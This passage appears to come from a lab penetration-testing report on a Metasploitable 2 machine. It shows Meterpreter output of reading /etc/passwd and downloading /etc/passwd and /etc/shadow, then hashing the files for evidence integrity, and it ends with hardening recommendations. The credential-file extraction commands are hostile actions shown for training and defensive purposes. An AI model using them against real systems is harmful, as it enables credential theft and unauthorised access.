
```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
meterpreter > download /etc/passwd /home/gyanesh
[*] Downloading: /etc/passwd → /home/gyanesh/passwd
[*] Downloaded 1.54 KiB of 1.54 KiB (100.0%): /etc/passwd → /home/gyanesh/passwd
[*] Completed  : /etc/passwd → /home/gyanesh/passwd
meterpreter > █
```

Description:
Contains user account information including usernames, UID, GID, home directory and shell details.

6.2 Downloading /etc/shadow

Command:

download /etc/shadow



```
meterpreter > download /etc/shadow /home/gyanesh
[*] Downloading: /etc/shadow → /home/gyanesh/shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): /etc/shadow → /home/gyanesh/shadow
[*] Completed  : /etc/shadow → /home/gyanesh/shadow
meterpreter > █
```

Description:
Contains hashed passwords for user accounts.

Accessing this file confirms root-level compromise.


7. Hashing for Evidence Integrity

To maintain forensic integrity, SHA256 hashing was performed.

Command:

sha256sum passwd

sha256sum shadow



```
┌──(gyanesh㉿gyanesh)-[~]
└─$ sha256sum passwd
af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42  passwd

┌──(gyanesh㉿gyanesh)-[~]
└─$ sha256sum shadow
7f9f08e29620f196a409890a742738c61644f67a1f8e879db8317b674b16c762  shadow
```

Purpose:

- Ensure evidence integrity
- Prevent tampering
- Maintain chain of custody
- Legal admissibility

8. Recommendations

1. Remove vulnerable UnrealIRCd version
2. Upgrade Linux kernel
3. Disable unnecessary services (Telnet, VNC)
4. Implement firewall restrictions
5. Enforce strong password policy
6. Apply regular patch management
7. Enable system monitoring and logging
8. Use SSH key-based authentication

Summary

During post-exploitation, sensitive system evidence was collected from the compromised Metasploitable 2 machine. Critical files including /etc/passwd and /etc/shadow were securely downloaded after confirming root access. System information and running processes were enumerated. SHA256 hashes were generated to maintain forensic integrity and ensure proper chain-of-custody documentation.